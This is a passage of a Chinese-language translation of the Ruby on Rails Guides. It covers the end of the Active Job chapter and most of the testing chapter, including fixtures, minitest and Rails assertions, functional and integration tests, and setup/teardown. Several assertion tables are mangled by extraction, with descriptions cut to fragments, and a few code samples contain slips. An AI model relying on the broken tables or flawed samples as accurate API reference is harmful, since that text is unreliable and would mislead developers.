end

# Now your job will run on queue production_low_priority on your
# production environment and on staging_low_priority on your staging
# environment
```

默认队列名称的前缀是 `_` 。可以设置 `config/application.rb` 里 `config.active_job.queue_name_delimiter` 的值来改变：

```
# config/application.rb
module YourApp
  class Application < Rails::Application
    config.active_job.queue_name_prefix = Rails.env
    config.active_job.queue_name_delimiter = '.'
  end
end

# app/jobs/guests_cleanup.rb
class GuestsCleanupJob < ActiveJob::Base
  queue_as :low_priority
  #....
end

# Now your job will run on queue production.low_priority on your
# production environment and on staging.low_priority on your staging
# environment
```

如果想要更细致的控制任务的执行，可以传 `:queue` 选项给 `#set` 方法：

```
MyJob.set(queue: :another_queue).perform_later(record)
```

为了在任务级别控制队列，可以传递一个块给 `#queue_as` 。块会在任务的上下文中执行（所以能获得 `self.arguments` ）并且必须返回队列的名字：

```
class ProcessVideoJob < ActiveJob::Base
  queue_as do
    video = self.arguments.first
    if video.owner.premium?
      :premium_videojobs
    else
      :videojobs
    end
  end

  def perform(video)
    # do process video
  end
end

ProcessVideoJob.perform_later(Video.last)
```

确认运行的队列后台“监听”队列的名称。某些后台需要明确的指定要“监听”队列的名称。

# 6 回调

Active Job 在一个任务的生命周期里提供了钩子。回调允许在任务的生命周期中触发逻辑。

## 6.1 可用的回调

- `before_enqueue`
- `around_enqueue`
- `after_enqueue`
- `before_perform`

- `around_perform`
- `after_perform`

### 6.2 用法

```
class GuestsCleanupJob < ActiveJob::Base
  queue_as :default

  before_enqueue do |job|
    # do something with the job instance
  end

  around_perform do |job, block|
    # do something before perform
    block.call
    # do something after perform
  end

  def perform
    # Do something later
  end
end
```

## 7 Action Mailer

现代网站应用中最常见的任务之一是，在请求响应周期外发送 Email，这样所有用户不需要焦急地等待邮件的发送。Active Job 集成到 Action Mailer 里了，所以能够简单的实现异步发送邮件：

```
# If you want to send the email now use #deliver_now
UserMailer.welcome(@user).deliver_now

# If you want to send the email through Active Job use #deliver_later
UserMailer.welcome(@user).deliver_later
```

## 8 GlobalID

Active Job 支持 GlobalID 作为参数。这样传递运行中的 Active Record 对象到任务中，来取代通常需要序列化的 class/id 对。之前任务看起来是像这样：

```
class TrashableCleanupJob < ActiveJob::Base
  def perform(trashable_class, trashable_id, depth)
    trashable = trashable_class.constantize.find(trashable_id)
    trashable.cleanup(depth)
  end
end
```

现在可以简化为:

```
class TrashableCleanupJob < ActiveJob::Base
  def perform(trashable, depth)
    trashable.cleanup(depth)
  end
end
```

# 9 异常

Active Job 提供了在任务执行期间捕获异常的方法：

```
class GuestsCleanupJob < ActiveJob::Base
  queue_as :default

  rescue_from(ActiveRecord::RecordNotFound) do |exception|
   # do something with the exception
  end

  def perform
    # Do something later
  end
end
```

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Rails 程序测试指南

本文介绍 Rails 内建对测试的支持。

读完本文，你将学到：

- Rails 测试术语；
- 如何为程序编写单元测试，功能测试和集成测试；
- 常用的测试方法和插件；

## Chapters

# 1 为什么要为 Rails 程序编写测试？

在 Rails 中编写测试非常简单，生成模型和控制器时，已经生成了测试代码骨架。

即便是大范围重构后，只需运行测试就能确保实现了所需功能。

Rails 中的测试还可以模拟浏览器请求，无需打开浏览器就能测试程序的响应。

# 2 测试简介

测试是 Rails 程序的重要组成部分，不是处于尝鲜和好奇才编写测试。基本上每个 Rails 程序都要频繁和数据库交互，所以测试时也要和数据库交互。为了能够编写高效率的测试，必须要了解如何设置数据库以及导入示例数据。

## 2.1 测试环境

默认情况下，Rails 程序有三个环境：开发环境，测试环境和生产环境。每个环境所需的数据库在 `config/database.yml` 文件中设置。

测试使用的数据库独立于其他环境，不会影响开发环境和生产环境的数据库。

## 2.2 Rails Sets up for Testing from the Word Go

执行 `rails new` 命令生成新程序时，Rails 会创建一个名为 `test` 的文件夹。这个文件夹中的内容如下：

```
$ ls -F test
controllers/    helpers/        mailers/        test_helper.rb
fixtures/       integration/    models/
```

`modles` 文件夹存放模型测试，`controllers` 文件夹存放控制器测试，`integration` 文件夹存放多个控制器之间交互的测试。

`fixtures` 文件夹中存放固件。固件是一种组织测试数据的方式。

`test_helper.rb` 文件中保存测试的默认设置。

## 2.3 固件详解

好的测试应该应该具有提供测试数据的方式。在 Rails 中，测试数据由固件提供。

#### 2.3.1 固件是什么？

固件代指示例数据，在运行测试之前，把预先定义好的数据导入测试数据库。固件相互独立，一个文件对应一个模型，使用 YAML 格式编写。

固件保存在文件夹 `test/fixtures` 中，执行 `rails generate model` 命令生成新模型时，会在这个文件夹中自动创建一个固件文件。

#### 2.3.2 YAML

使用 YAML 格式编写的固件可读性极高，文件的扩展名是 `.yml`，例如 `users.yml`。

下面举个例子：

```
# lo & behold! I am a YAML comment!
david:
  name: David Heinemeier Hansson
  birthday: 1979-10-15
  profession: Systems development

steve:
  name: Steve Ross Kellock
  birthday: 1974-09-27
  profession: guy with keyboard
```

每个附件都有名字，后面跟着一个缩进后的键值对列表。记录之间往往使用空行分开。在固件中可以使用注释，在行首加上 `#` 符号即可。如果键名使用了 YAML 中的关键字，必须使用引号，例如 `'yes'` 和 `'no'`，这样 YAML 解析程序才能正确解析。

如果涉及到关联，定义一个指向其他固件的引用即可。例如，下面的固件针对 `belongs_to/has_many` 关联：

```
# In fixtures/categories.yml
about:
  name: About

# In fixtures/articles.yml
one:
  title: Welcome to Rails!
  body: Hello world!
  category: about
```

#### 2.3.3 使用 ERB 增强固件

ERB 允许在模板中嵌入 Ruby 代码。Rails 加载 YAML 格式的固件时，会先使用 ERB 进行预处理，因此可使用 Ruby 代码协助生成示例数据。例如，下面的代码会生成一千个用户：

```
<% 1000.times do |n| %>
user_<%= n %>:
  username: <%= "user#{n}" %>
  email: <%= "user#{n}@example.com" %>
<% end %>
```

### 2.3.4 固件实战

默认情况下，运行模型测试和控制器测试时会自动加载 `test/fixtures` 文件夹中的所有固件。加载的过程分为三步：

- 从数据表中删除所有和固件对应的数据；
- 把固件载入数据表；
- 把固件中的数据赋值给变量，以便直接访问；

### 2.3.5 固件是 Active Record 对象

固件是 Active Record 实例，如前一节的第 3 点所述，在测试用例中可以直接访问这个对象，因为固件中的数据会赋值给一个本地变量。例如：

```
# this will return the User object for the fixture named david
users(:david)

# this will return the property for david called id
users(:david).id

# one can also access methods available on the User class
email(david.girlfriend.email, david.location_tonight)
```

## 3 为模型编写单元测试

在 Rails 中，单元测试用来测试模型。

本文会使用 Rails 脚手架生成模型、迁移、控制器、视图和遵守 Rails 最佳实践的完整测试组件。我们会使用自动生成的代码，也会按需添加其他代码。

关于 Rails 脚手架的详细介绍，请阅读“Rails 入门”一文。

执行 `rails generate scaffold` 命令生成资源时，也会在 `test/models` 文件夹中生成单元测试文件：

```
$ rails generate scaffold post title:string body:text
...
create  app/models/post.rb
create  test/models/post_test.rb
create  test/fixtures/posts.yml
...
```

`test/models/post_test.rb` 文件中默认的测试代码如下：

```
require 'test_helper'

class PostTest < ActiveSupport::TestCase
  # test "the truth" do
  #   assert true
  # end
end
```

下面逐行分析这段代码，熟悉 Rails 测试的代码和相关术语。

```
require 'test_helper'
```

现在你已经知道，`test_helper.rb` 文件是测试的默认设置，会载入所有测试，因此在所有测试中都可使用其中定义的方法。

```
class PostTest < ActiveSupport::TestCase
```

`PostTest` 继承自 `ActiveSupport::TestCase`，定义了一个测试用例，因此可以使用 `ActiveSupport::TestCase` 中的所有方法。后文会介绍其中一些方法。

`MiniTest::Unit::TestCase`（`ActiveSupport::TestCase` 的父类）子类中每个以 `test` 开头（区分大小写）的方法都是一个测试，所以，`test_password`、`test_valid_password` 和 `testValidPassword` 都是合法的测试名，运行测试用例时会自动运行这些测试。

Rails 还提供了 `test` 方法，接受一个测试名作为参数，然后跟着一个代码块。`test` 方法会生成一个 `MiniTest::Unit` 测试，方法名以 `test_` 开头。例如：

```
test "the truth" do
  assert true
end
```

和下面的代码是等效的

```
def test_the_truth
  assert true
end
```

不过前者的测试名可读性更高。当然，使用方法定义的方式也没什么问题。

生成的方法名会把空格替换成下划线。最终得到的结果可以不是合法的 Ruby 标示符，名字中可以包含标点符号等。因为在 Ruby 中，任何字符串都可以作为方法名，奇怪的方法名需要调用 `define_method` 或 `send` 方法，所以没有限制。

```
assert true
```

这行代码叫做“断言”（assertion）。断言只有一行代码，把指定对象或表达式和期望的结果进行对比。例如，断言可以检查：

- 两个值是够相等；
- 对象是否为 `nil`；
- 这行代码是否抛出异常；
- 用户的密码长度是否超过 5 个字符；

每个测试中都有一个到多个断言。只有所有断言都返回真值，测试才能通过。

### 3.1 维护测试数据库的模式

为了能运行测试，测试数据库要有程序当前的数据库结构。测试帮助方法会检查测试数据库中是否有尚未运行的迁移。如果有，会尝试把 `db/schema.rb` 或 `db/structure.sql` 载入数据库。之后如果迁移仍处于待运行状态，会抛出异常。

### 3.2 运行测试

运行测试执行 `rake test` 命令即可，在这个命令中还要指定要运行的测试文件。

```
$ rake test test/models/post_test.rb
.

Finished tests in 0.009262s, 107.9680 tests/s, 107.9680 assertions/s.

1 tests, 1 assertions, 0 failures, 0 errors, 0 skips
```

上述命令会运行指定文件中的所有测试方法。注意，`test_helper.rb` 在 `test` 文件夹中，因此这个文件夹要使用 `-I` 旗标添加到加载路径中。

还可以指定测试方法名，只运行相应的测试。

```
$ rake test test/models/post_test.rb test_the_truth
.

Finished tests in 0.009064s, 110.3266 tests/s, 110.3266 assertions/s.

1 tests, 1 assertions, 0 failures, 0 errors, 0 skips
```

上述代码中的点号（`.`）表示一个通过的测试。如果测试失败，会看到一个 `F`。如果测试抛出异常，会看到一个 `E`。输出的最后一行是测试总结。

要想查看失败测试的输出，可以在 `post_test.rb` 中添加一个失败测试。

```
test "should not save post without title" do
  post = Post.new
  assert_not post.save
end
```

我们来运行新添加的测试：

```
$ rake test test/models/post_test.rb test_should_not_save_post_without_title
F

Finished tests in 0.044632s, 22.4054 tests/s, 22.4054 assertions/s.

  1) Failure:
test_should_not_save_post_without_title(PostTest) [test/models/post_test.rb:6]:
Failed assertion, no message given.

1 tests, 1 assertions, 1 failures, 0 errors, 0 skips
```

在输出中，`F` 表示失败测试。你会看到相应的调用栈和测试名。随后还会显示断言实际得到的值和期望得到的值。默认的断言消息提供了足够的信息，可以帮助你找到错误所在。要想让断言失败的消息更具可读性，可以使用断言可选的消息参数，例如：

```
test "should not save post without title" do
  post = Post.new
  assert_not post.save, "Saved the post without a title"
end
```

运行这个测试后，会显示一个更友好的断言失败消息：

```
  1) Failure:
test_should_not_save_post_without_title(PostTest) [test/models/post_test.rb:6]:
Saved the post without a title
```

如果想让这个测试通过，可以在模型中为 `title` 字段添加一个数据验证：

```
class Post < ActiveRecord::Base
  validates :title, presence: true
end
```

现在测试应该可以通过了，再次运行这个测试来验证一下：

```
$ rake test test/models/post_test.rb test_should_not_save_post_without_title
.

Finished tests in 0.047721s, 20.9551 tests/s, 20.9551 assertions/s.

1 tests, 1 assertions, 0 failures, 0 errors, 0 skips
```

你可能注意到了，我们首先编写一个检测所需功能的测试，这个测试会失败，然后编写代码，实现所需功能，最后再运行测试，确保测试可以通过。这一过程，在软件开发中称为“测试驱动开发”（Test-Driven Development，TDD）。

很多 Rails 开发者都会使用 TDD，这种开发方式可以确保程序的每个功能都能正确运行。本文不会详细介绍 TDD，如果想学习，可以从 15 TDD steps to create a Rails application 这篇文章开始。

要想查看错误的输出，可以在测试中加入一处错误：

```
test "should report error" do
  # some_undefined_variable is not defined elsewhere in the test case
  some_undefined_variable
  assert true
end
```

运行测试，很看到以下输出：

```
$ rake test test/models/post_test.rb test_should_report_error
E

Finished tests in 0.030974s, 32.2851 tests/s, 0.0000 assertions/s.

  1) Error:
test_should_report_error(PostTest):
NameError: undefined local variable or method `some_undefined_variable' for #<PostTest:0x
    test/models/post_test.rb:10:in `block in <class:PostTest>'

1 tests, 0 assertions, 0 failures, 1 errors, 0 skips
```

注意上面输出中的 `E`，表示测试出错了。

如果测试方法出现错误或者断言检测失败就会终止运行，继续运行测试组件中的下个方法。测试按照字母顺序运行。

测试失败后会看到相应的调用栈。默认情况下，Rails 会过滤调用栈，只显示和程序有关的调用栈。这样可以减少输出的内容，集中精力关注程序的代码。如果想查看完整的调用栈，可以设置 `BACKTRACE` 环境变量：

```
$ BACKTRACE=1 rake test test/models/post_test.rb
```

### 3.3 单元测试要测试什么

理论上，应该测试一切可能出问题的功能。实际使用时，建议至少为每个数据验证编写一个测试，至少为模型中的每个方法编写一个测试。

### 3.4 可用的断言

读到这，详细你已经大概知道一些断言了。断言是测试的核心，是真正用来检查功能是否符合预期的工具。

断言有很多种，下面列出了可在 Rails 默认测试库 `minitest` 中使用的断言。方法中的 `[msg]` 是可选参数，指定测试失败时显示的友好消息。

| 断言 | 作用 |
| --- | --- |
| `assert( test, [msg] )` | 确保 `test` 是真值 |
| | |

| | |
|---|---|
| `assert_not( test, [msg] )` | 确保 `test` 是假值 |
| `assert_equal( expected, actual, [msg] )` | 确保 `expected == actual` 返回 `true` |
| `assert_not_equal( expected, actual, [msg] )` | 确保 `expected != actual` 返回 `true` |
| `assert_same( expected, actual, [msg] )` | 确保 `expected.equal?(actual)` 返回 `true` |
| `assert_not_same( expected, actual, [msg] )` | 确保 `expected.equal?(actual)` 返回 `false` |
| `assert_nil( obj, [msg] )` | 确保 `obj.nil?` 返回 `true` |
| `assert_not_nil( obj, [msg] )` | 确保 `obj.nil?` 返回 `false` |
| `assert_match( regexp, string, [msg] )` | 确保字符串匹配正则表达式 |
| `assert_no_match( regexp, string, [msg] )` | 确保字符串不匹配正则表达式 |
| `assert_in_delta( expecting, actual, [delta], [msg] )` | 确保数字 `expected` 和 `actual` 之差在 `delta` 指定的范围内 |
| `assert_not_in_delta( expecting, actual, [delta], [msg] )` | 确保数字 `expected` 和 `actual` 之差不在 `delta` 指定的范围内 |
| `assert_throws( symbol, [msg] ) { block }` | 确保指定的代码块会抛出一个 Symbol |
| `assert_raises( exception1, exception2, ... ) { block }` | 确保指定的代码块会抛出其中一个异常 |
| `assert_nothing_raised( exception1, exception2, ... ) { block }` | 确保指定的代码块不会抛出其中一个异常 |
| `assert_instance_of( class, obj, [msg] )` | 确保 `obj` 是 `class` 的实例 |
| `assert_not_instance_of( class, obj, [msg] )` | 确保 `obj` 不是 `class` 的实例 |
| `assert_kind_of( class, obj, [msg] )` | 确保 `obj` 是 `class` 或其子类的实例 |
| `assert_not_kind_of( class, obj, [msg] )` | 确保 `obj` 不是 `class` 或其子类的实例 |
| | 确保 `obj` 可以响应 |

| | |
|---|---|
| | `symbol` |
| `assert_not_respond_to( obj, symbol, [msg] )` | 确保 `obj` 不可以响应 `symbol` |
| `assert_operator( obj1, operator, [obj2], [msg] )` | 确保 `obj1.operator(obj2)` 回真值 |
| `assert_not_operator( obj1, operator, [obj2], [msg] )` | 确保 `obj1.operator(obj2)` 回假值 |
| `assert_send( array, [msg] )` | 确保在 `array[0]` 指定方法上调用 `array[1]` 定的方法，并且把 `array[2]` 及以后的元作为参数传入，该方法返回真值。这个方法很特吧？ |
| `flunk( [msg] )` | 确保测试会失败，用来记测试还没编写完 |

Rails 使用的测试框架完全模块化，因此可以自己编写新的断言。Rails 本身就是这么做的，提供了很多专门的断言，可以简化测试。

自己编写断言属于进阶话题，本文不会介绍。

### 3.5 Rails 提供的断言

Rails 为 `test/unit` 框架添加了很多自定义的断言： Rails adds some custom assertions of its own to the `test/unit` framework:

| 断言 | |
|---|---|
| `assert_difference(expressions, difference = 1, message = nil) {...}` | 测试<br>相差 |
| `assert_no_difference(expressions, message = nil, &block)` | 测试<br>相差 |
| `assert_recognizes(expected_options, path, extras={}, message=nil)` | 测试<br>expe<br>也就<br>的路 |
| `assert_generates(expected_path, options, defaults={}, extras = {}, message=nil)` | 测试<br>的路<br>试。<br>断言 |
| `assert_response(type, message = nil)` | 测试<br>表示<br>399<br>599<br>号表<br>态码 |
| `assert_redirected_to(options = {}, message=nil)` | 测试<br>个断<br>asse<br>匹配<br>red<br>等。<br>asse<br>Rec<br>asse |
| `assert_template(expected = nil, message=nil)` | 测试 |

下一节会介绍部分断言的用法。

# 4 为控制器编写功能测试

在 Rails 中，测试控制器各动作需要编写功能测试。控制器负责处理程序接收的请求，然后使用视图渲染响应。

## 4.1 功能测试要测试什么

应该测试一下内容：

- 请求是否成功；
- 是否转向了正确的页面；
- 用户是否通过了身份认证；
- 是否把正确的对象传给了渲染响应的模板；

* 是否在视图中显示了相应的消息；

前面我们已经使用 Rails 脚手架生成了 `Post` 资源，在生成的文件中包含了控制器和测试。你可以看一下 `test/controllers` 文件夹中的 `posts_controller_test.rb` 文件。

我们来看一下这个文件中的测试，首先是 `test_should_get_index` 。

```
class PostsControllerTest < ActionController::TestCase
  test "should get index" do
    get :index
    assert_response :success
    assert_not_nil assigns(:posts)
  end
end
```

在 `test_should_get_index` 测试中，Rails 模拟了一个发给 `index` 动作的请求，确保请求成功，而且赋值了一个合法的 `posts` 实例变量。

`get` 方法会发起请求，并把结果传入响应中。可接受 4 个参数：

* 所请求控制器的动作，可使用字符串或 Symbol；
* 可选的 Hash，指定传入动作的请求参数（例如，请求字符串参数或表单提交的参数）；
* 可选的 Hash，指定随请求一起传入的会话变量；
* 可选的 Hash，指定 Flash 消息的值；

举个例子，请求 `:show` 动作，请求参数为 `'id' => "12"` ，会话参数为 `'user_id' => 5` ：

```
get(:show, {'id' => "12"}, {'user_id' => 5})
```

再举个例子：请求 `:view` 动作，请求参数为 `'id' => '12'` ，这次没有会话参数，但指定了 Flash 消息：

```
get(:view, {'id' => '12'}, nil, {'message' => 'booya!'})
```

如果现在运行 `posts_controller_test.rb` 文件中的 `test_should_create_post` 测试会失败，因为前文在模型中添加了数据验证。

我们来修改 `posts_controller_test.rb` 文件中的 `test_should_create_post` 测试，让所有测试都通过：

```
test "should create post" do
  assert_difference('Post.count') do
    post :create, post: {title: 'Some title'}
  end

  assert_redirected_to post_path(assigns(:post))
end
```

现在你可以运行所有测试，都应该通过。

### 4.2 功能测试中可用的请求类型

如果熟悉 HTTP 协议就会知道，`get` 是请求的一种类型。在 Rails 功能测试中可以使用 6 种请求：

- `get`
- `post`
- `patch`
- `put`
- `head`
- `delete`

这几种请求都可作为方法调用，不过前两种最常用。

功能测试不检测动作是否能接受指定类型的请求。如果发起了动作无法接受的请求类型，测试会直接退出。

### 4.3 可用的四个 Hash

使用上述 6 种请求之一发起请求并经由控制器处理后，会产生 4 个 Hash 供使用：

- `assigns`：动作中创建在视图中使用的实例变量；
- `cookies`：设置的 cookie；
- `flash`：Flash 消息中的对象；
- `session`：会话中的对象；

和普通的 Hash 对象一样，可以使用字符串形式的键获取相应的值。除了 `assigns` 之外，另外三个 Hash 还可使用 Symbol 形式的键。例如：

```
flash["gordon"]               flash[:gordon]
session["shmession"]          session[:shmession]
cookies["are_good_for_u"]     cookies[:are_good_for_u]

# Because you can't use assigns[:something] for historical reasons:
assigns["something"]          assigns(:something)
```

### 4.4 可用的实例变量

在功能测试中还可以使用下面三个实例变量：

- `@controller`：处理请求的控制器；
- `@request`：请求对象；
- `@response`：响应对象；

### 4.5 设置报头和 CGI 变量

HTTP 报头和 CGI 变量可以通过 `@request` 实例变量设置：

```
# setting a HTTP Header
@request.headers["Accept"] = "text/plain, text/html"
get :index # simulate the request with custom header

# setting a CGI variable
@request.headers["HTTP_REFERER"] = "http://example.com/home"
post :create # simulate the request with custom env variable
```

### 4.6 测试模板和布局

如果想测试响应是否使用正确的模板和布局渲染，可以使用 `assert_template` 方法：

```
test "index should render correct template and layout" do
  get :index
  assert_template :index
  assert_template layout: "layouts/application"
end
```

注意，不能在 `assert_template` 方法中同时测试模板和布局。测试布局时，可以使用正则表达式代替字符串，不过字符串的意思更明了。即使布局保存在标准位置，也要包含文件夹的名字，所以 `assert_template layout: "application"` 不是正确的写法。

如果视图中用到了局部视图，测试布局时必须指定局部视图，否则测试会失败。所以，如果用到了 `_form` 局部视图，下面的断言写法才是正确的：

```
test "new should render correct layout" do
  get :new
  assert_template layout: "layouts/application", partial: "_form"
end
```

如果没有指定 `:partial`，`assert_template` 会报错。

### 4.7 完整的功能测试示例

下面这个例子用到了 `flash`、`assert_redirected_to` 和 `assert_difference`：

```
test "should create post" do
  assert_difference('Post.count') do
    post :create, post: {title: 'Hi', body: 'This is my first post.'}
  end
  assert_redirected_to post_path(assigns(:post))
  assert_equal 'Post was successfully created.', flash[:notice]
end
```

### 4.8 测试视图

测试请求的响应中是否出现关键的 HTML 元素和相应的内容是测试程序视图的一种有效方式。`assert_select` 断言可以完成这种测试，其句法简单而强大。

你可能在其他文档中见到过 `assert_tag`，因为 `assert_select` 断言的出现，`assert_tag` 现已弃用。

`assert_select` 有两种用法：

`assert_select(selector, [equality], [message])` 测试 `selector` 选中的元素是否符合 `equality` 指定的条件。`selector` 可以是 CSS 选择符表达式（字符串），有代入值的表达式，或者 `HTML::Selector` 对象。

`assert_select(element, selector, [equality], [message])` 测试 `selector` 选中的元素和 `element`（`HTML::Node` 实例）及其子元素是否符合 `equality` 指定的条件。

例如，可以使用下面的断言检测 `title` 元素的内容：

```
assert_select 'title', "Welcome to Rails Testing Guide"
```

`assert_select` 的代码块还可嵌套使用。这时内层的 `assert_select` 会在外层 `assert_select` 块选中的元素集合上运行断言：

```
assert_select 'ul.navigation' do
  assert_select 'li.menu_item'
end
```

除此之外，还可以遍历外层 `assert_select` 选中的元素集合，这样就可以在集合的每个元素上运行内层 `assert_select` 了。假如响应中有两个有序列表，每个列表中都有 4 各列表项，那么下面这两个测试都会通过：

```
assert_select "ol" do |elements|
  elements.each do |element|
    assert_select element, "li", 4
  end
end

assert_select "ol" do
  assert_select "li", 8
end
```

`assert_select` 断言很强大，高级用法请参阅文档。

#### 4.8.1 其他视图相关的断言

There are more assertions that are primarily used in testing views:

| 断言 | 作用 |
| --- | --- |
| `assert_select_email` | 检测 Email 的内容 |
| `assert_select_encoded` | 检测编码后的 HTML，先解码各元素的内容，然后在代码块中调用每个解码后的元素 |
| `css_select(selector)` 或 `css_select(element, selector)` | 返回由 `selector` 选中的所有元素组成的数组，在后一种用法中，首先会找到 `element`，然后在其中执行 `selector` 表达式查找元素，如果没有匹配的元素，两种用法都返回空数组 |

下面是 `assert_select_email` 断言的用法举例：

```
assert_select_email do
  assert_select 'small', 'Please click the "Unsubscribe" link if you want to opt-out.'
end
```

## 5 集成测试

集成测试用来测试多个控制器之间的交互，一般用来测试程序中重要的工作流程。

与单元测试和功能测试不同，集成测试必须单独生成，保存在 `test/integration` 文件夹中。Rails 提供了一个生成器用来生成集成测试骨架。

```
$ rails generate integration_test user_flows
      exists  test/integration/
      create  test/integration/user_flows_test.rb
```

新生成的集成测试如下：

```
require 'test_helper'

class UserFlowsTest < ActionDispatch::IntegrationTest
  # test "the truth" do
  #   assert true
  # end
end
```

集成测试继承自 `ActionDispatch::IntegrationTest`，因此可在测试中使用一些额外的帮助方法。在集成测试中还要自行引入固件，这样才能在测试中使用。

### 5.1 集成测试中可用的帮助方法

除了标准的测试帮助方法之外，在集成测试中还可使用下列帮助方法：

| 帮助方法 | 作用 |
| --- | --- |
| `https?` | 如果模拟的是 HTTPS 请求，返回 `true` |
| `https!` | 模拟 HTTPS 请求 |
| `host!` | 设置下次请求使用的主机名 |
| `redirect?` | 如果上次请求是转向，返回 `true` |
| `follow_redirect!` | 跟踪一次转向 |
| `request_via_redirect(http_method, path, [parameters], [headers])` | 发起一次 HTTP 请求，并跟踪后续全部转向 |
| `post_via_redirect(path, [parameters], [headers])` | 发起一次 HTTP POST 请求，并跟踪后续全部转向 |
| `get_via_redirect(path, [parameters], [headers])` | 发起一次 HTTP GET 请求，并跟踪后续全部转向 |
| `patch_via_redirect(path, [parameters], [headers])` | 发起一次 HTTP PATCH 请求，并跟踪后续全部转向 |
| `put_via_redirect(path, [parameters], [headers])` | 发起一次 HTTP PUT 请求，并跟踪后续全部转向 |
| `delete_via_redirect(path, [parameters], [headers])` | 发起一次 HTTP DELETE 请求，并跟踪后续全部转向 |
| `open_session` | 创建一个新会话实例 |

## 5.2 集成测试示例

下面是个简单的集成测试，涉及多个控制器：

```
require 'test_helper'

class UserFlowsTest < ActionDispatch::IntegrationTest
  fixtures :users

  test "login and browse site" do
    # login via https
    https!
    get "/login"
    assert_response :success

    post_via_redirect "/login", username: users(:david).username, password: users(:david)
    assert_equal '/welcome', path
    assert_equal 'Welcome david!', flash[:notice]

    https!(false)
    get "/posts/all"
    assert_response :success
    assert assigns(:products)
  end
end
```

如上所述，集成测试涉及多个控制器，而且用到整个程序的各种组件，从数据库到调度程序都有。而且，在同一个测试中还可以创建多个会话实例，还可以使用断言方法创建一种强大的测试 DSL。

下面这个例子用到了多个会话和 DSL：

```
require 'test_helper'

class UserFlowsTest < ActionDispatch::IntegrationTest
  fixtures :users

  test "login and browse site" do

    # User david logs in
    david = login(:david)
    # User guest logs in
    guest = login(:guest)

    # Both are now available in different sessions
    assert_equal 'Welcome david!', david.flash[:notice]
    assert_equal 'Welcome guest!', guest.flash[:notice]

    # User david can browse site
    david.browses_site
    # User guest can browse site as well
    guest.browses_site

    # Continue with other assertions
  end

  private

    module CustomDsl
      def browses_site
        get "/products/all"
        assert_response :success
        assert assigns(:products)
      end
    end

    def login(user)
      open_session do |sess|
        sess.extend(CustomDsl)
        u = users(user)
        sess.https!
        sess.post "/login", username: u.username, password: u.password
        assert_equal '/welcome', sess.path
        sess.https!(false)
      end
    end
end
```

## 6 运行测试使用的 Rake 任务

你不用一个一个手动运行测试，Rails 提供了很多运行测试的命令。下表列出了新建 Rails 程序后，默认的 `Rakefile` 中包含的用来运行测试的命令。

| 任务 | 说明 |
| --- | --- |
| `rake test` | 运行所有单元测试，功能测试和集成测试。还可以直接运行 `rake`，因为默认的 Rake 任务就是运行所有测试。 |
| `rake test:controllers` | 运行 `test/controllers` 文件夹中的所有控制器测试 |
| `rake test:functionals` | 运行文件夹 `test/controllers`、`test/mailers` 和 `test/functional` 中的所有功能测试 |
| `rake test:helpers` | 运行 `test/helpers` 文件夹中的所有帮助方法测试 |
| `rake test:integration` | 运行 `test/integration` 文件夹中的所有集成测试 |
| `rake test:mailers` | 运行 `test/mailers` 文件夹中的所有邮件测试 |
| `rake test:models` | 运行 `test/models` 文件夹中的所有模型测试 |
| `rake test:units` | 运行文件夹 `test/models`、`test/helpers` 和 `test/unit` 中的所有单元测试 |
| `rake test:all` | 不还原数据库，快速运行所有测试 |
| `rake test:all:db` | 还原数据库，快速运行所有测试 |

## 7 MiniTest 简介

Ruby 提供了很多代码库，Ruby 1.8 提供有 `Test::Unit`，这是个单元测试框架。前文介绍的所有基本断言都在 `Test::Unit::Assertions` 中定义。在单元测试和功能测试中使用的 `ActiveSupport::TestCase` 继承自 `Test::Unit::TestCase`，因此可在测试中使用所有的基本断言。

Ruby 1.9 引入了 `MiniTest`，这是 `Test::Unit` 的改进版本，兼容 `Test::Unit`。在 Ruby 1.8 中安装 `minitest` gem 就可使用 `MiniTest`。

关于 `Test::Unit` 更详细的介绍，请参阅其文档。关于 `MiniTest` 更详细的介绍，请参阅其文档。

## 8 测试前准备和测试后清理

如果想在每个测试运行之前以及运行之后运行一段代码，可以使用两个特殊的回调。我们以 `Posts` 控制器的功能测试为例，说明这两个回调的用法：

```
require 'test_helper'

class PostsControllerTest < ActionController::TestCase

  # called before every single test
  def setup
    @post = posts(:one)
  end

  # called after every single test
  def teardown
    # as we are re-initializing @post before every test
    # setting it to nil here is not essential but I hope
    # you understand how you can use the teardown method
    @post = nil
  end

  test "should show post" do
    get :show, id: @post.id
    assert_response :success
  end

  test "should destroy post" do
    assert_difference('Post.count', -1) do
      delete :destroy, id: @post.id
    end

    assert_redirected_to posts_path
  end

end
```

在上述代码中，运行各测试之前都会执行 `setup` 方法，所以在每个测试中都可使用 `@post`。Rails 以 `ActiveSupport::Callbacks` 的方式实现 `setup` 和 `teardown`，因此这两个方法不仅可以作为方法使用，还可以这么用：

- 代码块
- 方法（如上例所示）
- 用 Symbol 表示的方法名
- Lambda

下面重写前例，为 `setup` 指定一个用 Symbol 表示的方法名：

```
require 'test_helper'

class PostsControllerTest < ActionController::TestCase

  # called before every single test
  setup :initialize_post

  # called after every single test
  def teardown
    @post = nil
  end

  test "should show post" do
    get :show, id: @post.id
    assert_response :success
  end

  test "should update post" do
    patch :update, id: @post.id, post: {}
    assert_redirected_to post_path(assigns(:post))
  end

  test "should destroy post" do
    assert_difference('Post.count', -1) do
      delete :destroy, id: @post.id
    end

    assert_redirected_to posts_path
  end

  private

    def initialize_post
      @post = posts(:one)
    end
end
```

# 9 测试路由

和 Rails 程序的其他部分一样，也建议你测试路由。针对前文 `Posts` 控制器中默认生成的 `show` 动作，其路由测试如下：

```
test "should route to post" do
  assert_routing '/posts/1', {controller: "posts", action: "show", id: "1"}
end
```

# 10 测试邮件程序

测试邮件程序需要一些特殊的工具才能完成。

## 10.1 确保邮件程序在管控内

和其他 Rails 程序的组件一样，邮件程序也要做测试，确保其能正常工作。

测试邮件程序的目的是：

- 确保处理了邮件（创建及发送）

- 确保邮件内容正确（主题，发件人，正文等）
- 确保在正确的时间发送正确的邮件；

#### 10.1.1 要全面测试

针对邮件程序的测试分为两部分：单元测试和功能测试。在单元测试中，单独运行邮件程序，严格控制输入，然后和已知值（固件）对比。在功能测试中，不用这么细致的测试，只要确保控制器和模型正确的使用邮件程序，在正确的时间发送正确的邮件。

